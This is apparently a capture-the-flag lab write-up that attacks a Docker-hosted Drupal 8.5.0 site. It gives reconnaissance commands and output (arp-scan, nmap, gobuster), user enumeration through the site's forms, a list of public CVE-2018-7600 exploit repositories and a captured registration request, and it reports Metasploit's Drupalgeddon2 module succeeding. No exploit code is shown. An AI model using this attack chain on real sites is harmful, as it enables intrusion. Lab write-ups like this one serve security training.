FindYourStyle

Contents

Reconnaissance

The target machine is correctly deployed inside the lab network (in this case, using Docker). To identify it, `arp-scan` was used to find devices on our docker network using the `docker0` interface

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.3  02:46:tr:15:00:02   (Unknown: locally administered)
```

Scanning

A **Nmap** scan was performed to identify open ports and services:


```
> nmap 172.17.0.3 -p- -sV -sC -Pn --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 16:54 EDT
Nmap scan report for 172.17.0.3
```

```
Host is up (0.0000080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Welcome to Find your own Style | Find your own Style
MAC Address: 02:42:AC:11:00:03 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
```

Indicating a service running on port **80** using **Drupal**, a CMS in version 8.

Enumeration

The web server was inspected from a browser looking for potential vulnerabilities, and the specific Drupal version was determined to be **8.5.0**



Find your own Style


Welcome to Find your own Style

No front page content has been created yet.
Follow the User Guide to start building your site.

Directory enumeration was run with **Gobuster**; after encountering many results, filters were applied to consider only response codes from `200` to `300`.

```
> gobuster dir -u "172.17.0.3" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,php.bak -t 20 -o gobuster.txt | grep -v "(Status: 403)"
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.3
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                 /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html,php.bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 8860]
/contact              (Status: 200) [Size: 12134]
/search               (Status: 302) [Size: 360] [--> http://172.17.0.3/search/node]
/user                 (Status: 302) [Size: 356] [--> http://172.17.0.3/user/login]
/themes               (Status: 301) [Size: 309] [--> http://172.17.0.3/themes/]
/modules              (Status: 301) [Size: 310] [--> http://172.17.0.3/modules/]
/node                 (Status: 200) [Size: 8756]
/Search               (Status: 302) [Size: 360] [--> http://172.17.0.3/search/node]
/sites                (Status: 301) [Size: 308] [--> http://172.17.0.3/sites/]
/Contact              (Status: 200) [Size: 12116]
/core                 (Status: 301) [Size: 307] [--> http://172.17.0.3/core/]
/install.php          (Status: 301) [Size: 318] [-->
http://172.17.0.3/core/install.php]
/profiles             (Status: 301) [Size: 311] [--> http://172.17.0.3/profiles/]
/README.txt           (Status: 200) [Size: 5889]
/robots.txt           (Status: 200) [Size: 1596]
/LICENSE.txt          (Status: 200) [Size: 18092]
/User                 (Status: 302) [Size: 356] [--> http://172.17.0.3/user/login]
/SEARCH               (Status: 302) [Size: 360] [--> http://172.17.0.3/search/node]
/rebuild.php          (Status: 301) [Size: 318] [-->
http://172.17.0.3/core/rebuild.php]
/CONTACT              (Status: 200) [Size: 12116]
/Node                 (Status: 200) [Size: 8756]

Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
```

A `user` directory was found containing a 3-tab form that performed different actions to manage users. It appeared to have **Insecure Design** issues since the existence of the user in the database could be confirmed.




admin@mail.com is not recognized as a username or an email address.

Reset your password

Username or email address *

admin@mail.com

Password reset instructions will be sent to your registered email address.



The username *admin* is already taken.


The email address *admin@mail.com* is already taken.

St...	M...	Domain	File	Initiator	Ty...	Transferr...	Size
200	GET	172.17.0.3	required.svg	img	svg	cached	46...
200	GET	172.17.0.3	error.svg	img	svg	cached	47...
200	GET	172.17.0.3	loupe.svg	img	svg	cached	46...
200	GET	172.1...	favicon.ico	FaviconL...	vn...	cached	5....

11 requests | 505.11 kB / 68.38 kB transferred | Finish: 2.60 s | DOMContentLoad

```
may cause a flash of unstyled content.
```

Other files such as `robots.txt` and `install.php` were reviewed and confirmed the installed version was **8.5.0**



Welcome to Find your own S
Drupal already installed | Dr
Not secure
172.17.0.3/core/install.php

Drupal 8.5.0

Drupal already installed

- To start over, you must empty your existing database and copy *default.settings.php* over *settings.php*.
- To upgrade an existing installation, proceed to the update script.
- View your existing site.

Thanks to this, further research into CVEs affecting this version revealed an **RCE** that impacts the core and can be injected from forms — in this case possibly via `/Users` — so PoC tests were prepared to reproduce it against the target using Burp Suite.



46 results (260 ms)

a2u/CVE-2018-7600

💀Proof-of-Concept for CVE-2018-7600 Drupal SA-CORE-2018-002

drupal · exploit · poc · drupalgeddon2 · cve-2018-7600

Python · ☆ 352 · Updated on Mar 29, 2019

pimps/CVE-2018-7600

Exploit for Drupal 7 <= 7.57 CVE-2018-7600

Python · ☆ 135 · Updated on Apr 26, 2018

g0rx/CVE-2018-7600-Drupal-RCE

CVE-2018-7600 Drupal RCE

Python · ☆ 114 · Updated on Apr 18, 2018

dreadlocked/Drupalgeddon2

Exploit for Drupal v7.x + v8.x (Drupalgeddon 2 / CVE-2018-7600 / SA-CORE-2018-002)


drupal · exploit · drupal7 · poc · drupal8

Ruby · ☆ 589 · Updated on Jan 8, 2021

firefart/CVE-2018-7600 Public archive

CVE-2018-7600 - Drupal 7.x RCE

Python · ☆ 72 · Updated on Apr 18, 2018




```
http://172.17.0.3   GET    /user/register        200   38531   HTML   Create new
http://172.17.0.3   POST   /user/register   ✓    303   1008    HTML   Redirecting
http://172.17.0.3   POST   /user/register   ✓
```

```


------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="user_picture[0][display]"

1
------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="form_build_id"

form-B6OtlzNyZo1T0lSghIx179KWiZibw9kDkNNDij19NjM
------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="form_id"

user_register_form
------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="contact"

1
------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="timezone"

UTC
------WebKitFormBoundaryyRBCmKTjJXs2oSmA
Content-Disposition: form-data; name="op"

Create new account
------WebKitFormBoundaryyRBCmKTjJXs2oSmA--

```


Exploitation

Additionally, payload searches for the relevant **CVE** and version were performed in Metasploit, turning up interesting findings such as `Drupalgeddon2` (written in Ruby). A test using Meterpreter produced a positive result.



